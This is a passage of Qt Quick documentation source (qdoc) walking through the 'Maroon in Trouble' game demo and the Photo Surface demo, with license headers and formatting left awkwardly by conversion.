SpringAnimation when the time changes. The \c spring and \c damping properties enable the spring-like motion of the clock hands, and a \c modulus of \c 360 makes the animation target values wrap around at a full circle.

We use a \l Text type to display the city name below the clock:

```
\printuntil }
```

```
\sa {QML Applications}
```

```
*/
```

```
maroon.qdoc
```

```
/******
```

```
**
```

```
** Copyright (C) 2014 Digia Plc and/or its subsidiary(-ies).
```

```
** Contact: http://www.qt-project.org/legal
```

```
**
```

```
** This file is part of the documentation of the Qt Toolkit.
```

```
**
```

```
** $QT_BEGIN_LICENSE:FDL$
```

```
** Commercial License Usage
```

```
** Licensees holding valid commercial Qt licenses may use this file in
```

```
** accordance with the commercial license agreement provided with the
```

```
** Software or, alternatively, in accordance with the terms contained in
```

```
** a written agreement between you and Digia. For licensing terms and
```

\*\* conditions see <http://qt.digia.com/licensing>. For further information

\*\* use the contact form at <http://qt.digia.com/contact-us>.

\*\*

\*\* GNU Free Documentation License Usage

\*\* Alternatively, this file may be used under the terms of the GNU Free

\*\* Documentation License version 1.3 as published by the Free Software

\*\* Foundation and appearing in the file included in the packaging of

\*\* this file. Please review the following information to ensure

\*\* the GNU Free Documentation License version 1.3 requirements

\*\* will be met: <http://www.gnu.org/copyleft/fdl.html>.

\*\* \$QT\_END\_LICENSE\$

\*\*

\*\*\*\*\*/

/\*!

\title Qt Quick Demo - Maroon in Trouble

\ingroup qtquickdemos

\example demos/maroon

\brief A Qt Quick game for touch devices that uses SpriteSequence,

ParticleSystem, Emitter, and Wander types to animate objects and the SoundEffect type to

play sound effects.

\image qtquick-demo-maroon-med-2.png

\e{Maroon in Trouble} demonstrates QML features that are useful when

developing games:

\list

- \li Using custom QML types to create different screens for different stages of the game.
- \li Using the \l Item and \l Image types to construct a game background.
- \li Using the SequentialAnimation, NumberAnimation, ParticleSystem, \l Emitter, and \l Wander types to animate background objects.
- \li Using the \l Timer and \l Repeater types to display a countdown sequence before starting the game.
- \li Using a custom QML type with custom properties to construct a game board.
- \li Using the SpriteSequence and \l Sprite types to add animated objects to the game board.
- \li Using a custom QML type that uses the \l Image type with some custom properties to add a menu where the players can buy objects.
- \li Using custom properties with private functions to keep track of game statistics and a custom QML type to display them to the players.
- \li Using the \l State type with JavaScript functions to manage game states.
- \li Using the \l SoundEffect type to play individual sound effects depending on the object type and the action applied to the object.
- \li Using signal handlers to specify keyboard shortcuts for some game actions.
- \li Using resource files to package game resources for deployment and

delivery.

\endlist

\include examples-run.qdocinc

\section1 Adding Screens

In the Maroon in Trouble app, we use the following custom types that are each defined in a separate .qml file to create the game screens:

\list

- \li NewGameScreen.qml

- \li GameCanvas.qml

- \li GameOverScreen.qml

\endlist

To use the custom types, we add an import statement to the main QML file, maroon.qml that imports the folder called \c content where the types are located:

```
\quotefromfile demos/maroon/maroon.qml
```

```
\skipto content
```

```
\printuntil "
```

We use the screen types at different stages of the game. The NewGameScreen

type is used to create the screen that appears when the players start the app. In `NewGameScreen.qml`, we use an `\{Image}` type to create a New Game button that the players can press to start a new game.

`\image qtquick-demo-maroon-med-1.png`

Tapping the button initiates a countdown timer that triggers the creation of the game canvas by using the `GameCanvas` type. Another `\{Timer}` type spawns mobs of fish inside bubbles that the players must free before they reach the surface. The players can tap on the screen to open a menu where they can buy different types of weapons (melee, ranged, and bombs) to burst the bubbles.

`\image qtquick-demo-maroon-med-2.png`

When the game finishes, a screen created by using the `GameOverScreen` type appears. On this screen, the players can see their score and start a new game.

`\image qtquick-demo-maroon-med-3.jpg`

The screens are all created on the same background and use some of the same images and animations.

`\section1 Constructing the Background`

In the maroon.qml file, we use an `\{Item}` type with the id `\c root` and a fixed width and height to create a main window for the game:

```
\skipto Item
```

```
\printuntil passedSplash
```

We declare two custom properties for the root item, `\c gameState` and `\c passedSplash` that we will use later to manage game states.

We use an `\{Image}` item to display the game background image:

```
\printuntil anchors.bottom
```

We want to be able to load the background image only once at app startup and still use different scenes for the game screens. Therefore, `background.png` is three times the length of the root item and displays a scene that stretches from the bottom of sea to the sky above the horizon.

We use the `\c anchors.bottom` property to anchor the background image to the bottom of the `\{Column}` layout that we use to position the screens:

```
\skipto Column
```

```
\printuntil GameOverScreen
```

We set a negative value for the `\c y` property to set the first scene at the bottom of the sea. We calculate the position by subtracting the height of a screen from the `\c height` property.

Within the column layout, we use an `\l{Item}` type to add objects to the background. Within the item, we use `\l{Row}` layout objects to position `\l{Image}` objects that display waves on the game canvas and the game over screen:

```
\printuntil }
```

```
\printuntil }
```

```
\dots
```

```
\skipto Row
```

```
\printuntil }
```

```
\printuntil }
```

The second row of waves is positioned on the `y` axis with a slight offset to the first row. We also use the `\c opacity` property to make the waves appear lighter in color than the first two waves, which gives the background some depth.

We use `\l{Image}` objects to also display sunlight on the new game screen and on the game canvas:

```
\skipto Image
```



`\printuntil anchors`

`\dots`

`\skipto Image`

`\printuntil anchors`

We set the `\c opacity` property of the images to `\c 0.02` and `\c 0.04` to give some depth to the rays of sunshine. We use the `\c y` property to position the images at fixed locations on the y axis and the `\c {anchors.horizontalCenter}` property to center them horizontally in relation to their parent.

We use an `\l {Image}` type to display an image that adds a deepening shadow to the background:

`\skipto Image`

`\printuntil }`

We set the `\c opacity` property of the image to `\c 0.5` to make the background visible behind the shadow.

To make the background more interesting, we animate some of the objects we added to it.

`\section1 Animating Background Objects`

We use NumberAnimation to move the waves horizontally across the screen in opposite directions and SequentialAnimation with NumberAnimation to move them up and down.

We apply the number animation to the `\c x` property of `\c wave` as a property value source to animate the x value from its current value to the `\c -(wave.width)`, over 16 seconds. We set the `\c loops` property to `\c {Animation.Infinite}` to repeat the animation indefinitely:

```
\quote from file demos/maroon/maroon.qml  
\skipto wave.width  
\printuntil }
```

We apply the sequential animation to the `\c y` property of the image as a property value source to animate the y value. We use one number animation to animate the image from the y position of two below the value of y to two above it, over 1600 milliseconds. We use another number animation to subsequently animate the image in the opposite direction, again over 1600 milliseconds. The animation is repeated indefinitely:

```
\skipto SequentialAnimation  
\printuntil }  
\printuntil }  
\printuntil }
```

We use the easing curve of the type `\c {Easing.InOutQuad}` for a quintic ( $t^5$ ) function to accelerate the motion until halfway and then decelerate it.

We use sequential animation and number animation to animate `\c wave2` similarly to `\c wave`, but in the opposite direction:

```
\skipto SequentialAnimation
```

```
\printuntil }
```

```
\printuntil }
```

```
\printuntil }
```

We use sequential animation to rotate the rays of sunlight in degrees clockwise around an origin point that we set to `\c {Item.Top}` in the `\c transformOrigin` property. The animation is repeated indefinitely:

```
\skipto transformOrigin
```

```
\printuntil to: -10
```

```
\printuntil }
```

We use one number animation to rotate the image from `\c -10` degrees to `\c 10` degrees over 8 seconds and another to subsequently rotate it from `\c 10` degrees to `\c -10` degrees over the same duration.

We use the easing curve of the type `\c {Easing.InOutSine}` for a sinusoidal

( $\sin(t)$ ) function to accelerate the motion until halfway and then decelerate it.

We use sequential animation and number animation to animate another `sunlight.png` image similarly, but in the opposite direction:

```
\skipto transformOrigin
\printuntil to: 10
\printuntil }
```

For examples of using `SequentialAnimation` and `NumberAnimation` on the `\c x` and `\c y` properties and the `\c width` and `\c height` properties, see `NewGameScreen.qml`.

## `\section1 Emitting Particles`

In addition to animation, we use particles to generate motion on the game screens. We use the `ParticleSystem` QML type in `maroon.qml` to make bubbles appear at the bottom of the new game screen and game canvas and slowly float towards the top on varying trajectories.

To use the `ParticleSystem` type, we must import `\l{Qt Quick Particles}`:

```
\quotefromfile demos/maroon/maroon.qml
\skipto Particles
```

```
\printuntil 0
```

To have the particles appear on the game background, we place the `ParticleSystem` type within the `\{Image}` type that displays the game background:

```
\skipto Image
```

```
\printuntil anchors.fill
```

In the `ParticleSystem`, we use an `\{Emitter}` type to emit particles from the location of the emitter at the rate of two per second with the life span of 15 seconds:

```
\skipto Emitter
```

```
\printuntil sizeVariation
```

```
\printuntil }
```

The `\c acceleration` property uses the `PointDirection` type to specify random variation of the x and y coordinates, so that the bubbles appear inside a rectangular area around the emitter that is anchored to the bottom of the image.

The `\c size` property sets the base size of the particles at the beginning of their life to 24 pixels and the `\c sizeVariation` property randomly increases or decreases the particle size by up to 16 pixels, so that we get bubbles in

different sizes.

As emitters have no visualization, we use the `ImageParticle` type to render the `catch.png` image at the particle location:

```
\quote from file demos/maroon/maroon.qml
```

```
\skipto ImageParticle
```

```
\printuntil }
```

A `\{Wander}` type applies a random trajectory to the particles, so that the bubbles follow random routes from the bottom to the top.

```
\printuntil }
```

For another example of using the `ParticleSystem` type, see the `GameOverScreen.qml` file, where an `ImageParticle` type is used to make clouds move across the sky.

```
\section1 Using Timers
```

```
\image qtquick-demo-maroon-med-4.jpg
```

In `maroon.qml`, we use the `\{Timer}` type with a `\{Repeater}` type to display a countdown sequence before using another timer to start a new game. Both timers are started simultaneously in the `\c "gameOn"` state, that is when the

players tap the New Game button and `\c passedSplash` is `\c true`. This is explained in more detail in `\{Managing Game States}`.

We use the `\c countdownTimer` to display the countdown sequence:

```
\skipto Timer
```

```
\printuntil }
```

The `\c onTriggered` signal handler is called when the timer is triggered to increment the value of the `\c countdown` custom property.

We set the `\c repeat` property to `\c true` to specify that the timer is triggered at the interval of 1 second as long as the value of `\c countdown` is less than 5.

The `\c countdown` property is defined in the root item with an initial value of `\c 10`, so that `\c countdownTimer` is not running by default:

```
\skipto countdown:
```

```
\printuntil 10
```

Each time the timer is triggered, an image from the countdown sequence is displayed. We use a `\{Repeater}` type to instantiate the `\{Image}` delegate in the context of the repeater's parent, `\c canvasArea` item, seeded with data from the `\c model`:

```
\quote from file demos/maroon/maroon.qml
```

```
\skipto Repeater
```

```
\printuntil scale
```

```
\printuntil }
```

```
\printuntil }
```

```
\printuntil }
```

```
\printuntil }
```

We scale the images from `\c 0.0` to `\c 1.0` and use the `\c visible` property to hide the images for the previous steps as the countdown progresses. We also raise the opacity of the image that matches the current countdown step, keeping the others nearly transparent.

By animating the changes in the `\c opacity` and `\c scale` properties using a `\I Behavior` type, we achieve a countdown sequence where numbers zoom in towards the players.

## `\section1 Constructing the Game Board`

To construct the game board, we use the `GameCanvas` custom type that is defined in `GameCanvas.qml`.

In `maroon.qml`, we use the `GameCanvas` type to display the game canvas at the position of 32 on the x axis and 20 pixels from the bottom of



its parent item, \c canvasArea:

```
\quotefromfile demos/maroon/maroon.qml
```

```
\skipto GameCanvas
```

```
\printuntil }
```

We set the \c focus property to \c true to give \c canvas active focus on startup.

In GameCanvas.qml, we use an \I Item type and define custom properties for it to create a grid of equally sized squares divided to 4 columns on 6 rows:

```
\quotefromfile demos/maroon/content/GameCanvas.qml
```

```
\skipto Item
```

```
\printuntil canvas
```

We use the custom properties to set the \c width and \c height of the \c grid item as the amount of columns and rows multiplied by square size:

```
\skipto width
```

```
\printuntil height
```

We use an \I{Image} type with a MouseArea type to display a help button that the players can tap to view an image that contains instructions for playing the game:

```
\skipuntil endGame
```

```
\skipto Image
```

```
\printuntil bottomMargin
```

```
\printuntil }
```

We declare the `\c goAway()` private function to disable the mouse area and make the image fully transparent and a `\c comeBack()` function to enable the mouse area and make the button fully opaque. We use a `\I {Behavior}` type on the `\c opacity` property to apply the default number animation when the value of `\c opacity` changes.

When the players tap the help button, the `\c onClicked` signal handler is called to hide the help button by setting the `\c {helpButton.visible}` property to `\c false` and to show the help image by setting the `\c {helpImage.visible}` property to `\c false`.

```
\image qtquick-demo-maroon-med-6.jpg
```

We use anchoring to position the help button at the bottom center of the game canvas.

We use another `\I {Image}` type to display the help image:

```
\printuntil }
```

```
\printuntil }
```

To hide the help image when the players tap it, the `\c onClicked` signal handler within the `MouseArea` type is called to set the `\c{helpImage.visible}` property to `\c true`.

To ensure that the images are placed on top when they are visible, we set a high value for their `\c z` property.

The following sections describe how to use timers to add animated objects to the game board and how to create a menu dialog from which the players can add more objects to it.

## \section1 Animating Objects on the Game Board

We use sprite animation to animate objects on the game board. The Qt Quick `\l{Sprite Animations}{sprite engine}` is a stochastic state machine combined with the ability to chop up images containing multiple frames of an animation.

## \section2 Spawning Fish

We use a `\l{Timer}` element with the `\c tick()` function in `GameCanvas.qml` to spawn mobs of fish in waves at an increasing rate, starting at 16 milliseconds:

```
\quote from file demos/maroon/content/GameCanvas.qml
```

```
\skipto Timer
```

```
\printuntil }
```

We use the MobBase custom type that is defined in MobBase.qml to animate mobs of fish that swim inside bubbles. We use an `\{Item}` type with custom properties and private functions to create the fish and the bubbles and to define the actions that can be applied to them:

```
\quote from file demos/maroon/content/mobs/MobBase.qml
```

```
\skipto Item
```

```
\printuntil }
```

```
\dots
```

We use a SpriteSequence type to animate the fish:

```
\skipto SpriteSequence
```

```
\printuntil goalSprite
```

The SpriteSequence type renders and controls a list of animations defined by `\{Sprite}` types:

```
\skipto Sprite {
```

```
\printuntil name: "right"
```

```
\printuntil }
```

```
\printuntil }
```

In the `\c fishSprite` sprite sequence, each sprite defines one frame within the `mob-idle.png` file, which shows a fish facing right, front, and left:

```
\image ../../content/gfx/mob-idle.png
```

We use the `\c frameWidth`, `\c frameHeight`, and `\c frameX` properties to determine that the first 64x64-pixel square of the image is framed in the `\c "left"` sprite, the second in the `\c "front"` sprite, and the third in the `\c "right"` sprite. For each sprite, the `\c frameCount` property is set to `\c 1` to specify that the sprite contains one frame.

We use the `\c frameDuration` and `\c frameDurationVariation` properties to specify that the duration of an animation can vary from `\c 400` to `\c 1200` milliseconds.

The `\c to` property specifies that the sprites have weighted transitions to other sprites. The `\c "left"` and `\c "right"` sprites always transfer to the `\c "front"` sprite. When the `\c "front"` animation finishes, the sprite engine chooses `\c "left"` or `\c "right"` randomly, but at roughly equal proportions, because they both have the weight `\c 1`.

When the fish are set free, we want them to swim away in the direction they

are facing until they get off the screen. If they were facing front, we use the `\c jumpTo` method with the JavaScript `\c {Math.random()}` method in the `\c die()` private function to randomly jump to the `\c "left"` or `\c "right"` sprite:

```
\quote fromfile demos/maroon/content/mobs/MobBase.qml
```

```
\skipto die()
```

```
\printuntil }
```

We then use the `\c start()` function to run a `NumberAnimation` that applies a number animation to the `x` value from its current value to `\c -360` or `\c 360`, depending on whether the `\c goingLeft` custom property is `\c true`, in 300 milliseconds:

```
\skipto NumberAnimation
```

```
\printuntil }
```

## `\section2 Bursting Bubbles`

We use another `SpriteSequence` to animate the bubbles so that they become smaller and finally burst when they are attacked by a shooter or a melee. For this effect, we set the value of the `\c scale` property to decrease by `\c 0.2` each time the custom `\c hp` property changes:

```
\skipto SpriteSequence
```

\printuntil goalSprite

We use a `\{Behavior}` type to apply a `NumberAnimation` when the value of `\c scale` changes. We use the `\c{Easing.OutBack}` easing type for a back (overshooting cubic function:  $(s+1)*t^3 - s*t^2$ ) easing out curve that decelerates the motion to zero velocity in 150 milliseconds:

\skipto Behavior

\printuntil }

\printuntil }

The `SpriteSequence` consist of two sprites that display different images. The first sprite, `\c "big"`, uses the `catch.png` image to display an empty bubble:

\skipto Sprite

\printuntil }

\printuntil }

We set the `\c to` property to `\c "burst"` with the weight `\c 0` to make the second sprite, `\c "burst"`, a valid goal for the `\c jumpTo` method that we use in the `\c die()` private function to jump directly to the `\c "burst"` sprite without playing the first sprite.

In the `\c "burst"` sprite, we set the `\c frameCount` property to `\c 3` and the `\c frameX` property to `\c 64` to specify that the animation starts at pixel

location 64 and loads each frame for the duration of 200 milliseconds.

\skipto Sprite

\printuntil }

Within the SpriteSequence, we use SequentialAnimation with NumberAnimation to animate the transitions between the frames. To create a pulsating effect on the bubbles, we apply a sequential animation on the \c width property with two number animations to first increase the bubble width from  $\c{* 1}$  to  $\c{* 1.1}$  over 800 milliseconds and then bring it back over 1 second:

\skipto SequentialAnimation

\printuntil }

\printuntil }

\printuntil }

Similarly, we increase the bubble height from  $\c{* 1}$  to  $\c{* 1.15}$  over 1200 milliseconds and then bring it back over 1 second:

\skipto SequentialAnimation

\printuntil }

\printuntil }

\printuntil }



We use yet another `SpriteSequence` to display the effect of squid ink on the bubbles. For more examples of using sprite sequences, see the QML files in the `\c towers` directory.

## `\section1 Adding Dialogs`

`\image qtquick-demo-maroon-med-5.jpg`

In `GameCanvas.qml`, we use an `\{Image}` type with some custom properties to create a menu where the players can buy tower objects:

```
\quotefromfile demos/maroon/content/GameCanvas.qml
```

```
\skipto Image
```

```
\printuntil towerExists
```

We set the `\c visible` property to `\c false` to hide the menu by default. The `\c z` property is set to 1500 to ensure that the menu is displayed in front of all other items when it is visible.

We use a `MouseArea` type to open or close the menu when players tap on the canvas:

```
\quotefromfile demos/maroon/content/GameCanvas.qml
```

```
\skipto MouseArea
```

```
\printuntil }
```

```
\printuntil }
```

We set the `\c anchors.fill` property to `\c parent` to allow the players to tap anywhere on the game canvas. We use a condition in the `\c onClicked` signal handler to call the `\c {finish()}` function if the menu is visible and the `\c {open()}` function otherwise.

The `\c {finish()}` function hides the menu by setting the `\c shown` custom property to `\c false`:

```
\skipto finish
```

```
\printuntil }
```

The `\c {open()}` function displays the menu at the x and y position of the mouse pointer:

```
\printuntil }
```

If `\c gameRunning` is `\c true`, we call the JavaScript `\c row()` function to calculate the value of the `\c targetRow` custom property and the `\c col()` function to calculate the value of the `\c targetCol` custom property. If the value of `\c targetRow` equals `\c 0`, the y position is set to one square above the mouse pointer. Otherwise, it is set to one square below the mouse pointer.

We use the `\c towerIdx()` function to set the value of the `\c towerExists` custom property.

We set the `\c shown` custom property to `\c true` to show the menu and call the `\c {helpButton.goAway()}` function to hide the help button when the menu opens.

We use states and transitions to display the menu when the `\c shown` property is `\c true` and the `\c gameOver` property is `\c false`:

```
\printuntil OutElastic  
\printuntil }
```

To set the visibility of the menu to `\c "visible"` without animating the property change, we use a `PropertyAction` type. We do want to animate the changes in opacity and scale, though, so we use number animation to animate the value of the `\c scale` property from `\c 0.9` to `\c 1` and the value of `\c opacity` property from `\c 0.7` to `\c 1`, over 500 milliseconds. We use the `\c {Easing.outElastic}` easing type for an elastic (exponentially decaying sine wave) function easing curve that decelerates from zero velocity.

To construct the menu, we use a `BuildButton` custom type that is defined in `BuildButton.qml`. In `GameCanvas.qml`, we create one build button for each tower object that the players can buy and position them in a `\{Row}` layout

in front of the menu background image, dialog.png:

```
\printuntil dialog-factory.png
```

```
\printuntil }
```

```
\printuntil }
```

```
\printuntil }
```

For each build button, we set the values of `\c towerType` and `\c index custom` properties that we define in `BuildButton.qml`.

We use the `\c canBuild` custom property to prevent players from adding tower objects in locations where tower objects already exist.

We use the `\c source` property to display the image for the tower type.

The `\c onClicked` signal handler is called to execute the `\c finish()` function that closes the menu when the players tap an enabled build button.

Build buttons are enabled when the players have enough coins to buy the tower objects. We use an `\l {Image}` type in `BuildButton.qml` to display images on the buttons:

```
\quotefromfile demos/maroon/content/BuildButton.qml
```

```
\skipto Image
```

```
\printuntil }
```

We use the `\c opacity` property to make the buttons appear enabled. If `\c canBuild` is `\c true` and the value of the `\c gameCanvas.coins` property is larger than or equal to the cost of a tower object, the images are fully opaque, otherwise their opacity is set to `\c 0.4`.

We use a `\l{Text}` type to display the cost of each tower item, as specified by the `\c towerData` variable, depending on `\c towerType`:

```
\skipto Text
\printuntil }
```

To display a pointer on the screen at the position where the tower object will be added, we use the `\l{Image}` type. We use the `\c visible` property to determine whether the `dialog-pointer.png` image should be positioned below or above the menu. When the value of the `\c col` property equals the `\c index` and the value of the `\c row` property is not `\c 0`, we anchor the image to the bottom of its parent, `BuildButton`.

When the value of the `\c row` property is `\c 0`, we anchor the image to the top of `BuildButton` to position the pointer above the menu and use the `\c rotation` property to rotate it by 180 degrees, so that it points upwards:

```
\skipto Image
\printuntil }
```

```
\printuntil }
```

```
\section1 Keeping Track of Game Statistics
```

To keep track of the game statistics, we use the InfoBar custom type (that is defined in InfoBar.qml) in maroon.qml:

```
\quotefromfile demos/maroon/maroon.qml
```

```
\skipto InfoBar
```

```
\printuntil }
```

We use the `\c {anchors.bottom}` and `\c {anchors.bottomMargin}` properties to position the info bar at 6 points from the top of the game canvas. We bind the `\c width` property of the info bar to that of its parent.

In InfoBar.qml, we use an `\l{Item}` type to create the info bar. Within it, we use a `\l{Row}` layout type to display the number of lives the players have left, the number of fish that have been saved, and the amount of coins that are available for use.

We use the `\c anchors` property to position the rows in relationship to their parent and to each other. In the first `\l{Row}` object, we use the `\c {anchors.left}` and `\c {anchors.leftMargin}` properties to position the heart icons at 10 points from the left border of the parent item:

```
\quotefromfile demos/maroon/content/InfoBar.qml
```

```
\skipto Item
```

```
\printuntil }
```

```
\printuntil }
```

```
\printuntil }
```

We use a `{Repeater}` type with a `{model}` and a `{delegate}` to display as many hearts as the players have lives left. We use the `{spacing}` property to leave 5 pixels between the displayed icons.

In the second `{Row}` object, we use the `{anchors.right}` and `{anchors.rightMargin}` properties to position the number of fish saved at 20 points left of the third `{Row}` object that displays the number of coins available (and has the id `{points}`):

```
\skipto Row
```

```
\printuntil /\^\/
```

In these objects, we set `{spacing}` to 5 pixels to separate the icons from the numbers that we display by using a `{Text}` type.

In `GameCanvas.qml`, we define custom properties to hold the game statistics:

```
\quotefromfile demos/maroon/content/GameCanvas.qml
```

```
\skipto score
```

```
\printuntil lives
```

We declare the `\c freshState()` function to set the initial game statistics when a new game starts:

```
\skipto freshState()
```

```
\printuntil }
```

We use the `\c {Logic.gameState.score}` variable in the `\c die()` function that we declare in `MobBase.qml` to increase the score by one when the players set a fish free:

```
\quotefromfile demos/maroon/content/mobs/MobBase.qml
```

```
\skipto score
```

```
\printuntil ;
```

## `\section1 Managing Game States`

In `maroon.qml`, we use a `\l{State}` type and JavaScript to switch between screens according to the game state. The `logic.js` file contains definitions for the functions. To use the functions in a QML file, we import `logic.js` as the `\c Logic` namespace in that file:

```
\quotefromfile demos/maroon/maroon.qml
```

```
\skipto logic.js
```



\printuntil Logic

The base state displays the new game screen when the application starts.

In addition, we call the Component.onCompleted signal handler to initialize a new game:

\skipto newGameState

\printuntil ;

In NewGameScreen.qml we use the \c onClicked signal handler to emit the \c startButtonClicked() signal when the players tap the New Game button:

\quotefromfile demos/maroon/content/NewGameScreen.qml

\skipto to: 150

\skipto Image

\printuntil }

In maroon.qml, we use the \c onStartButtonClicked signal handler to set the \c passedSplash property of the \c root item to \c true:

\quotefromfile demos/maroon/maroon.qml

\skipto NewGameScreen

\printuntil }

We then use the \c passedSplash property in the \c when property of the

\c gameOn state to trigger the \c gameStarter timer:

```
\skipto State {  
\printuntil gameStarter  
\printuntil }
```

We also switch to the \c "gameOn" state and move to the y position  
\c {-(height - 960)} to display the game canvas.

In the \c gameStarter \{Timer} object we use the \c onTriggered signal  
handler to call the \c startGame() function that starts a new game:

```
\quotefromfile demos/maroon/maroon.qml  
\skipto property int  
\skipto Timer  
\printuntil }
```

The game continues until \c gameState.gameOver is set to \c true and  
\c gameState.gameRunning is set to \c false by calling the \c endGame()  
function when the value of the \c gameState.lives property becomes less  
than or equal to \c 0.

In GameOverScreen.qml, we use a MouseArea type and an \c onClicked signal  
handler within an \{Image} type to return to the game canvas when the  
players tap the New Game button:

```
\quotefromfile demos/maroon/content/GameOverScreen.qml
```

```
\skipto opacity: 0.5
```

```
\skipto Image
```

```
\printuntil }
```

```
\printuntil }
```

The `onClicked` signal handler triggers a state change in `maroon.qml` to display the game canvas:

```
\quotefromfile demos/maroon/maroon.qml
```

```
\skipto target: gameStarter
```

```
\skipto State
```

```
\printuntil }
```

```
\printuntil }
```

## \section1 Playing Sound Effects

The app can play sound effects if the `Qt Multimedia` module is installed.

In the `SoundEffect.qml` file, we proxy a `SoundEffect` type:

```
\quotefromfile demos/maroon/content/SoundEffect.qml
```

```
\skipto Item
```

```
\printuntil }
```

```
\printuntil }
```

We add the `\c qtHaveModule()` qmake command to the app .pro file, `maroon.pro`, to check whether the `\{Qt Multimedia}` module is present:

```
\quotefromfile demos/maroon/maroon.pro
```

```
\skipto QT
```

```
\printuntil multimedia
```

In each QML file that defines a custom type used on the game canvas, we use a `SoundEffect` type to specify the audio file to play for that type of objects. For example, in `Bomb.qml`, we specify the sound that a bomb makes when it explodes:

```
\quotefromfile demos/maroon/content/towers/Bomb.qml
```

```
\skipto SoundEffect
```

```
\printuntil }
```

To play the sound effect when a bomb explodes, we call the `\c sound.play()` function that we declare as a member of the private `\c fire()` function within the `TowerBase` custom type:

```
\quotefromfile demos/maroon/content/towers/Bomb.qml
```

```
\skipto fire()
```

```
\printuntil }
```

For more examples of playing sound effects, see the QML files in the  
\\c towers directory and MobBase.qml.

## \\section1 Adding Keyboard Shortcuts

This is a touch example, so you should not really need to handle key presses. However, we do not want you to have to spend more time playing the game than you want to while testing it, so we use the \\c {Keys.onPressed} signal handler to specify keyboard shortcuts. You can press Shift+Up to increment the values of the \\c coins property to add coins, Shift+Left to increment the value of \\c lives, Shift+Down to increment the value of the \\c waveProgress property to spawn mobs of fish faster, and Shift+Right to call the \\c endGame() function to quit the game:

```
\\quote from file demos/maroon/content/GameCanvas.qml
```

```
\\skipto Keys
```

```
\\printuntil }
```

## \\section1 Packaging Resources for Deployment

To be able to run the app on mobile devices, we package all QML, JavaScript, image, and sound files into a Qt resource file (.qrc). For more information, see \\l{The Qt Resource System}.

\\sa {QML Applications}

\*/

photosurface.qdoc

/\*\*\*\*\*

\*\*

\*\* Copyright (C) 2014 Digia Plc and/or its subsidiary(-ies).

\*\* Contact: <http://www.qt-project.org/legal>

\*\*

\*\* This file is part of the documentation of the Qt Toolkit.

\*\*

\*\* \$QT\_BEGIN\_LICENSE:FDL\$

\*\* Commercial License Usage

\*\* Licensees holding valid commercial Qt licenses may use this file in

\*\* accordance with the commercial license agreement provided with the

\*\* Software or, alternatively, in accordance with the terms contained in

\*\* a written agreement between you and Digia. For licensing terms and

\*\* conditions see <http://qt.digia.com/licensing>. For further information

\*\* use the contact form at <http://qt.digia.com/contact-us>.

\*\*

\*\* GNU Free Documentation License Usage

\*\* Alternatively, this file may be used under the terms of the GNU Free

\*\* Documentation License version 1.3 as published by the Free Software

\*\* Foundation and appearing in the file included in the packaging of

\*\* this file. Please review the following information to ensure

\*\* the GNU Free Documentation License version 1.3 requirements

\*\* will be met: <http://www.gnu.org/copyleft/fdl.html>.

```
** $QT_END_LICENSE$
```

```
**
```

```
*****/
```

```
/*!
```

```
\title Qt Quick Demo - Photo Surface
```

```
\ingroup qtquickdemos
```

```
\example demos/photosurface
```

```
\brief A QML app for touch devices that uses a Repeater with a
```

```
FolderListModel to access content in a folder, and a PinchArea that contains
```

```
a MouseArea to handle pinch gestures on the fetched content.
```

```
\image qtquick-demo-photosurface-small.png
```

```
\e{Photo Surface} demonstrates how to use a \l{Repeater} with a
```

```
FolderListModel and a FileDialog to access images from a folder selected
```

```
by a user and how to handle dragging, rotation and pinch zooming within the
```

```
same item using a \l PinchArea that contains a \l MouseArea.
```

```
All the app code is contained in one QML file, photosurface.qml. Inline
```

```
JavaScript code is used to place, rotate, and scale images on the photo
```

```
surface.
```

```
\include examples-run.qdocinc
```

```
\section1 Creating the Main Window
```

To create the main window for the Photo Surface app, we use the `Window` QML type as the root item. It automatically sets up the window for use with `Qt Quick` graphical types:

```
\quote fromfile demos/photosurface/photosurface.qml
\skipto Window {
\printuntil currentFrame
```

To use the `Window` type, we must import it:

```
\code
import QtQuick.Window 2.1
\endcode
```

## Accessing Folder Contents

We use a `Repeater` QML type together with the `FolderListModel` to display GIF, JPG, and PNG images located in a folder:

```
\quote fromfile demos/photosurface/photosurface.qml
\skipto Repeater
\printuntil }
```

To use the `FolderListModel` type, we must import it:



\code

```
import Qt.labs.folderlistmodel 1.0
```

\endcode

We use a `FileDialog` to enable users to select the folder that contains the images:

```
\quotefromfile demos/photosurface/photosurface.qml
```

```
\skipto FileDialog
```

```
\printuntil }
```

To use the `FileDialog` type, we must import `\{Qt Quick Dialogs}`:

\code

```
import QtQuick.Dialogs 1.0
```

\endcode

We use the `\c {fileDialog.open()}` function to open the file dialog when the app starts:

\code

```
Component.onCompleted: fileDialog.open()
```

\endcode

Users can also click the file dialog icon to open the file dialog. We use an `Image` QML type to display the icon. Inside the `Image` type, we use a `MouseArea` with the `onClicked` signal handler to call the `fileDialog.open()` function:

```
\quote fromfile demos/photosurface/photosurface.qml
```

```
\skipuntil Image {
```

```
\skipto Image {
```

```
\printuntil }
```

```
\printuntil }
```

## \section1 Displaying Images on the Photo Surface

We use a `Rectangle` as a delegate for a `Repeater` to provide a frame for each image that the `FolderListModel` finds in the selected folder. We use JavaScript `Math()` methods to place the frames randomly on the photo surface and to rotate them at random angles, as well as to scale the images:

```
\quote fromfile demos/photosurface/photosurface.qml
```

```
\skipto Rectangle
```

```
\printuntil }
```

## \section1 Handling Pinch Gestures

We use a `PinchArea` that contains a `MouseArea` in the photo frames to handle

dragging, rotation and pinch zooming of the frame:

```
\printuntil onPinchStarted
```

We use the `\c pinch group` property to control how the photo frames react to pinch gestures. The `\c pinch.target` sets `\c photoFrame` as the item to manipulate. The rotation properties specify that the frames can be rotated at all angles and the scale properties specify that they can be scaled between `\c 0.1` and `\c 10`.

In the `MouseArea`'s `\c onPressed` signal handler, we raise the selected photo frame to the top by increasing the value of its `\c z` property. The root item stores the `z` value of the top-most frame. The border color of the photo frame is controlled in the `\c onEntered` signal handler to highlight the selected image:

```
\printuntil onEntered
```

To enable you to test the example on the desktop, we use the `MouseArea`'s `\c onWheel` signal handler to simulate pinch gestures by using a mouse:

```
\printuntil photoFrame.y
```

```
\printuntil }
```

```
\printuntil }
```

```
\printuntil }
```

The `\c onWheel` signal handler is called in response to mouse wheel gestures.

Use the vertical wheel to zoom and Ctrl and the vertical wheel to rotate

frames. If the mouse has a horizontal wheel, use it to rotate frames.

`\sa {QML Applications}`

`*/`

`photoviewer.qdoc`

`/*****`

`**`

`** Copyright (C) 2014 Digia Plc and/or its subsidiary(-ies).`

`** Contact: http://www.qt-project.org/legal`

`**`

`** This file is part of the documentation of the Qt Toolkit.`

`**`

